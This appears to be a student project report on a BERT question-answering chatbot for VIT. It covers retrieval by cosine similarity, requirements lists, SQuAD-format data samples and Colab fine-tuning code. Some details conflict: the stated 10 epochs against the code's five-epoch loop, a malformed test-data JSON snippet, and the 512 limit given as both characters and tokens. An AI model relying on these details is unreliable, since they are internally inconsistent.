We will be using Cosine similarity to find relevant documents according to the query that the user has provided. (Cosine Similarity). This will provide us with the most relevant documents, which will help us to optimize the time and space complexity.

BERT (Bidirectional Encoder Representations from Transformer)


- Bert architecture



2.2 BERT Architecture (The BERT model is made up of 12 encoder transformer layers which contains a self attention and feed forward neural network layer to train the BERT model)

A basic Transformer consists of an encoder to read the text input and a decoder to produce a prediction for the task. Since BERT's goal is to generate a language representation model, it only needs the encoder part. The input to the encoder for BERT is a sequence of tokens, which are first converted into vectors and then processed in the neural network. But before processing can start, BERT needs the input to be massaged and decorated with some extra metadata

- Bert implementation for Question Answering



2.3 BERT Implementation (The above diagram shows the tokenized part of BERT model, it contacts a CLS token to the question tokens and context tokens separated by a SEP token)

The BERT model takes in both the question and the context from which it wants to extract the answer. We have to separate the question and context and embed it. The BERT model provides us with the token which has the highest probability to start and the token which has the highest probability to end the answer. All the tokens within these two tokens give us the answer to the question.

We have trained bert over vit data set which is made according to squad v1.0, the training data contains more than 500 questions with different contexts related to VIT


Our architecture begins with the admin inputting VIT-related data, which is then split into documents with a maximum of 512 tokens. These documents are stored in a MongoDB collection called "documents."

When a user enters a query, we use the concept of cosine similarity to find all relevant documents, while also eliminating redundant ones.

We pass all relevant documents through the BERT model, which finds the most probable start and index of the answer for each document, along with a weight indicating the likelihood of the answer being correct. Finally, we return the answer with the highest weight as the final answer.


3.3 PROPOSED SYSTEM MODEL (UML DIAGRAM)

1. Use Case Diagram



2.4 Use Case Diagram (The above Use Case Diagram displays two actors which are the Admin and the user who is a student. Both the actors are connected to their main high level functions)


2. Sequence Diagram



2.5 Sequence Diagram (The above sequence diagram displays how the different objects in the system interact with each other in a time sequence. The admin first interacts with the web interface which uses the API backend to upload the data in the database. The student interacts with the web interface to ask a question which is then able to reply back to the user using the API backend and database system interactions)


3. Activity Diagram

Admin



2.6 Activity Diagram for Admin (The above Activity Diagram of Admin display the flow of different activities of the admin in our system which starts with login in the web interface and finally checking the database to verify the document uploaded)

User (Student)



2.7 Activity Diagram for User (The above diagram shows the flow of different activities of the user in the system which involves inputting a query and providing feedback for the response it gets from the website)

4. PROPOSED SYSTEM ANALYSIS AND DESIGN

4.1. INTRODUCTION

Similar to most university websites, the Vellore Institute of Technology (VIT) website contains an extensive amount of valuable information. However, the sheer volume of data often makes it difficult for users, including prospective and current students, as well as faculty members, to find accurate answers to their specific inquiries regarding various aspects of VIT. To address this challenge, our project aims to provide concise and accurate responses to users' questions by extracting relevant information from the VTOP website, thereby improving the overall user experience and accessibility of information. We have fine-tuned our chatbot using vit dataset which is made according to squad v1 which further increases the quality of the answers.

4.2. REQUIREMENT ANALYSIS

4.2.1. FUNCTIONAL REQUIREMENTS

4.2.1.1. Product Perspective

1. The user should be able to enter a query related to VIT's placements, hostel, courses, fees, mess, or faculties.
2. The bot should be able to process the user's query and retrieve relevant information from the trained VIT data.
3. The bot should be able to retrieve information from the trained VIT data based on the user's query. This information can include placements statistics, hostel facilities, course details, fee structures, mess menu, and faculty profiles.
4. The bot should be able to generate a concise and accurate answer to the user's query based on the retrieved information.
5. The bot should allow users to rate the accuracy of the generated answer, which can be used to improve the bot's performance over time.
6. The bot should be integrated into a user-friendly interface, such as a website or chat application, to make it easily accessible to students.
7. The bot should be maintained and updated regularly to ensure that it remains accurate and relevant to the current state of VIT.

4.2.1.2. Product Features

1. The bot should be able to understand natural language input and provide accurate responses to the user's queries related to VIT's placements, hostel, courses, fees, mess, and faculties.
2. The bot should be integrated with a pre-trained BERT model that has been fine-tuned on VIT data to ensure the accuracy and relevance of responses.
3. The bot should be able to process user queries and retrieve relevant information from the trained VIT data, including placements statistics, hostel facilities, course details, fee structures, mess menu, and faculty profiles.
4. The bot should be able to generate clear, concise, and accurate answers to user queries based on the retrieved information.
5. The bot should have a feedback mechanism that allows users to rate the accuracy of responses, which can be used to improve the bot's performance over time.
6. The bot should have a user-friendly interface that allows users to easily input queries and view responses, potentially in the form of a chat application or website.
7. The bot should be regularly updated and maintained to ensure that it remains accurate and up-to-date with the latest information related to VIT's placements, hostel, courses, fees, mess, and faculties.

4.2.1.3. User Characteristics

1. The bot should have an intuitive and easy-to-use interface that caters to students who are not familiar with complex technical jargon.
2. The bot should be able to understand and interpret natural language queries from students who may have varying levels of fluency and grammar.
3. The bot should provide accurate and relevant responses to user queries, specifically related to VIT's placements, hostel, courses, fees, mess, and faculties, to cater to the needs of students who are seeking specific information.
4. The bot should respond to user queries quickly and efficiently to ensure that students are able to find the information they need in a timely manner.
5. The bot should have a feedback mechanism that allows students to rate the accuracy and relevance of responses to help improve the bot's performance over time.
6. The bot should be designed to ensure the security and privacy of student data, with appropriate measures in place to protect against unauthorized access and data breaches.
7. The bot should be accessible to all students, including those with disabilities, by incorporating accessibility features such as text-to-speech functionality, keyboard navigation, and compatibility with screen readers.

4.2.1.4. Assumptions and Dependencies

1. Assumption: The VIT data used to train the BERT model is accurate and up-to-date.
2. Dependency: The accuracy of the bot's responses will depend on the quality and quantity of data available for training.
3. Assumption: The BERT model will be able to accurately identify and extract relevant information from the VIT data.
4. Dependency: The performance of the BERT model will depend on the quality of the training data, the configuration of the model, and the computing resources available for training and inference.
5. Assumption: The user input will be in the form of natural language queries that can be processed by the BERT model.
6. Dependency: The bot's ability to understand and respond to user queries will depend on the effectiveness of the natural language processing algorithms used in the BERT model.
7. Assumption: The user will have access to a stable and reliable internet connection to interact with the bot.
8. Dependency: The usability and reliability of the bot will be affected by the quality and stability of the internet connection.

4.2.1.5. Domain Requirements

1. The bot should be able to understand and interpret natural language queries from the users related to VIT's placements, hostel, courses, fees, mess, and faculties.
2. The bot should provide accurate and relevant responses to the user's queries related to VIT.
3. The bot should be trained on a large dataset of questions and answers related to VIT's placements, hostel, courses, fees, mess, and faculties.
4. The bot should retrieve relevant information from the database for each query.
5. The bot should have a feedback mechanism that allows students to rate the accuracy of the bot's responses. This feedback should be used to improve the accuracy of the bot over time.
6. The bot should have access to the latest information related to VIT's placements, hostel, courses, fees, mess, and faculties to provide accurate and up-to-date information to the users.
7. The bot should be secure and reliable, ensuring the confidentiality and privacy of the user's data.

4.2.1.6. User Requirements

1. The chatbot should be easy to use and understand for students who want to know more about VIT.
2. The chatbot should be able to provide accurate information on VIT's placements, hostel, courses, fees, mess, and faculties.
3. The chatbot should be able to answer both simple and complex questions related to VIT.
4. The chatbot should be able to understand natural language and provide responses in a conversational manner.
5. The chatbot should be able to handle multiple queries and provide appropriate responses.
6. The chatbot should be available 24/7 to cater to the needs of students at any time.
7. The chatbot should be able to provide relevant links or resources related to the query, if applicable.
8. The chatbot should be able to handle multiple users simultaneously and maintain privacy and security of their queries.
9. The chatbot should have a feedback mechanism to allow users to rate the accuracy of the responses and help improve the chatbot over time.

4.2.2. NON FUNCTIONAL REQUIREMENTS

4.2.2.1. Product Requirements

4.2.2.1.1. Efficiency (in terms of Time and Space)

1. The system should have a fast response time to ensure a smooth user experience.
2. The system should be able to handle a large number of users and queries without significant performance degradation.
3. The system should optimize the use of system resources, such as CPU and memory, to minimize processing time and space.
4. The bot should be able to handle a large number of concurrent users efficiently without any performance degradation.
5. The bot should minimize the amount of network traffic required for processing user queries and providing responses.

4.2.2.1.2. Reliability

1. The system should be highly available and reliable, with minimal downtime for maintenance or upgrades.
2. The system should have robust error handling and recovery mechanisms to prevent data loss and ensure data integrity.
3. The system should provide regular backups to protect against data loss or corruption.

4.2.2.1.3. Portability

1. The system should be compatible with different devices and operating systems, including mobile and desktop platforms.
2. The system should be designed using open standards and technologies to enable portability across different environments.
3. The system should be deployable on different hosting platforms, such as cloud-based or on-premises environments.

4.2.2.1.4. Usability

1. The system should have an intuitive and user-friendly interface that is easy to navigate and understand.
2. The system should provide clear and concise instructions for users on how to ask relevant queries for the most optimal outputs.
3. The bot should have a responsive design that can adjust to different screen sizes and devices, making it easily accessible for users.
4. The bot's interface and response formats should be consistent throughout the conversation to ensure users are not confused or frustrated.
5. The bot should be able to handle errors gracefully and provide helpful responses to users in case of incorrect or incomplete queries.

4.2.2.2. Organizational Requirements

4.2.2.2.1. Implementation Requirements (in terms of deployment)

1. The system should be deployed in a secure and reliable environment, such as a cloud-based platform or a dedicated server.
2. The system should be scalable and able to accommodate changes in user demand and query volume.
3. The deployment process should be automated and repeatable to ensure consistency and minimize errors.
4. The deployment environment should be configured to meet the system's performance, security, and resource requirements.
5. The deployment should include a backup and recovery plan to ensure business continuity in the event of a system failure or disaster.

4.2.2.2. Engineering Standard Requirements

1. The system should be developed using industry-standard software development methodologies, such as Agile or Waterfall.
2. The system should be designed using modular and reusable components to facilitate maintenance, testing, and future enhancements.
3. The system should adhere to industry-standard coding and documentation practices to ensure code quality and maintainability.
4. The system should undergo thorough testing, including unit testing, integration testing, and user acceptance testing, to ensure quality and functionality.
5. The system should comply with relevant software engineering standards, such as ISO/IEC 12207 or IEEE 829.

4.2.2.3. Operational Requirements

Economic

1. The system must uphold a high standard of quality throughout all aspects of user interactions and operations, including the provision of accurate information and prompt support.
2. The system must guarantee the accuracy, security, and dependability of all data.
3. The system should uphold a positive reputation and brand image, fostering users' and stakeholders' confidence.

Environmental

1. The system should employ sustainable practices, such as energy-efficient hardware and renewable energy sources, in order to reduce its negative environmental effects.
2. The system ought to encourage environmentally beneficial actions, such as urging people to carpool or take the bus to events.
3. The system needs to abide by all applicable environmental laws, such as those governing emissions and waste disposal.

Political

1. The system must adhere to all pertinent political rules and regulations, including those governing data privacy, taxes, and consumer protection.
2. The system should maintain its neutrality and refrain from advancing any political or ideological agenda.
3. The software shouldn't treat users differently depending on their political opinions, race, or religion.

Ethical

1. The system's operations and interactions with users should be conducted in accordance with ethical values including honesty, fairness, and transparency.
2. The system must safeguard personal data and should not disclose it.
3. The system should make sure that users are not tricked or misled through the answers provided.

4.2.3. SYSTEM REQUIREMENTS

4.2.3.1. Hardware Requirements

1. Windows 11 i5 / macOS Ventura 13.1 M1
2. Google colab GPU Tesla T4
3. RAM 8 GB

4.2.3.2. Software Requirements

1. Python 3.11.1
2. FastAPI 0.45.0
3. Javascript ES6
4. Node JS
5. MongoDB Atlas
6. React 18.2.0
7. Heroku
8. Streamlit

5. RESULTS AND DISCUSSIONS

We successfully developed a hybrid fine-tuned BERT model which was able to provide precise answers to our questions.

We successfully created training and testing data which was able to fine-tune the BERT model to a question answering bot. Our fine-tuned model was able to achieve an accuracy of 58.2 percentage.

We successfully overcame the BERT model limitation of working on only 512 characters with the help of text similarity algorithm, cosine similarity. With this change, our hybrid BERT model was able to work on a very large database.

We developed a web interface where the admin can upload VIT documents and the users, i.e., students can get precise answers to their queries on VIT related information.

The BERT-based chatbot is scalable and adaptable. It can handle increasing numbers of student queries without compromising performance. Moreover, the chatbot can be trained on new data or updated with the latest information, ensuring its adaptability to changing requirements and evolving student queries.

Furthermore, the chatbot's performance can be continuously improved through analysis of user interactions and feedback. Insights gained from user interactions help refine the knowledge base, fine-tune the BERT model, and enhance the chatbot's ability to cater to the specific needs and preferences of VIT students.

In conclusion, the chatbot developed using the BERT model provides VIT students with an accurate, accessible, and efficient means to obtain answers to their queries regarding VIT's hostels, hostel life, placements, facilities, mess, and fees. It enhances the overall experience and satisfaction of students seeking information from the chatbot.

We created a training dataset following the format of the SQuAD v1.1 dataset. The dataset included information of VIT which we collected directly from the VIT website. The dataset includes many contexts with each context having a certain number of questions and answers along with the start index.

```

1 {
2   "data": [
3     {
4       "paragraphs": [
5         {
6           "context": "VIT (Vellore Institute of Technology) has a strong international presence across the world and partnerships with over 300 foreign universities. VIT provides options to study 2 years at VIT and 2 years at a partner foreign university. One may also study a semester abroad or engage in international research collaboration.",
7           "qas": [
8             {
9               "question": "What is VIT?",
10              "id": "1",
11              "answers": [
12                {
13                  "text": "Vellore Institute of Technology",
14                  "answer_start": 4
15                }
16              ],
17            },
18            {
19              "question": "How many foreign universities does VIT have partnerships with?",
20              "id": "2",
21              "answers": [
22                {

```

2.8 Training Data (The above figure is a snapshot of the dataset created using VIT data for fine-tuning the BERT model)

We used a mixture of SQuAD v1.1 and SQuAD v2.0 dataset to generate the testing data set for the trained BERT model.


```

1 {
2   "data": [
3     {
4       "title": "Super_Bowl_50",
5       "paragraphs": [],
6       {
7         "context": "Super Bowl 50 was an American football game to determine the champion of the National Football League (NFL) for the 2015 season. The American Football Conference (AFC) champion Denver Broncos defeated the National Football Conference (NFC) champion Carolina Panthers 24\u201310 to earn their third Super Bowl title. The game was played on February 7, 2016, at Levi's Stadium in the San Francisco Bay Area at Santa Clara, California. As this was the 50th Super Bowl, the league emphasized the \"golden anniversary\" with various gold-themed initiatives, as well as temporarily suspending the tradition of naming each Super Bowl game with Roman numerals (under which the game would have been known as \"Super Bowl L\"), so that the logo could prominently feature the Arabic numerals 50.",
8         "qas": [
9           {
10             "answers": [
11               { "answer_start": 177, "text": "Denver Broncos" },
12               { "answer_start": 177, "text": "Denver Broncos" },
13               { "answer_start": 177, "text": "Denver Broncos" }
14             ],
15             "question": "Which NFL team represented the AFC at Super Bowl 50?",
16             "id": "56be4db0acb8001400a502ec"
17           },
18           {

```

2.9 Test Data (The above figure is the snapshot of the SQuAD v1.1 dataset used for testing the accuracy of the fine-tuned BERT model)

To fine tune the BERT model according to our dataset, we ran the model through 10 epochs



```
fine-tune-SQuAD.ipynb
File Edit View Insert Runtime Tools Help Last saved at 18 May
+ Code + Text
from tqdm import tqdm
device = torch.device('cuda') if torch.cuda.is_available() else torch.device('cpu')
model.to(device)
model.train()
optim = AdamW(model.parameters(), lr=5e-5)

train_loader = DataLoader(train_dataset, batch_size=16, shuffle=True)

for epoch in range(5):
    model.train()
    loop = tqdm(train_loader, leave=True)
    for batch in loop:
        optim.zero_grad()
        input_ids = batch['input_ids'].to(device)
        attention_mask = batch['attention_mask'].to(device)
        start_positions = batch['start_positions'].to(device)
        end_positions = batch['end_positions'].to(device)
        outputs = model(input_ids, attention_mask=attention_mask,
                        start_positions=start_positions,
                        end_positions=end_positions)


        loss = outputs[0]
        loss.backward()
        optim.step()
    loop.set_description(f'Epoch {epoch}')
    loop.set_postfix(loss=loss.item())

```

Epoch	100%	64/64 [00:10<00:00, 1.56it/s, loss=3.43]	64/64 [00:11<00:00, 1.52it/s, loss=2.34]	64/64 [00:12<00:00, 1.49it/s, loss=1.76]	64/64 [00:13<00:00, 1.46it/s, loss=0.804]	64/64 [00:14<00:00, 1.46it/s, loss=0.779]	64/64 [00:15<00:00, 1.45it/s, loss=0.983]	64/64 [00:16<00:00, 1.45it/s, loss=0.162]	64/64 [00:17<00:00, 1.44it/s, loss=0.166]	64/64 [00:18<00:00, 1.43it/s, loss=0.167]
0	100%									
1	100%									
2	100%									
3	100%									
4	100%									
5	100%									
6	100%									
7	100%									
8	100%									
9	100%									
10	100%									

2.10 Training BERT model (The above figure is the snapshot of colab code executed to fine-tune the BERT model)

Testing the fine-tuned BERT model



```
model.eval()

val_loader = DataLoader(val_dataset, batch_size=16)

acc = []


loop = tqdm(val_loader)
for batch in loop:
    with torch.no_grad():
        input_ids = batch['input_ids'].to(device)
        attention_mask = batch['attention_mask'].to(device)
        start_true = batch['start_positions'].to(device)
        end_true = batch['end_positions'].to(device)
        outputs = model(input_ids, attention_mask=attention_mask)
        start_pred = torch.argmax(outputs['start_logits'], dim=1)
        end_pred = torch.argmax(outputs['end_logits'], dim=1)
        acc.append(((start_pred == start_true).sum()/len(start_pred)).item())
        acc.append(((end_pred == end_true).sum()/len(end_pred)).item())

acc = sum(acc)/len(acc)
```

100%	107/107 [00:27<00:00, 3.93it/s]

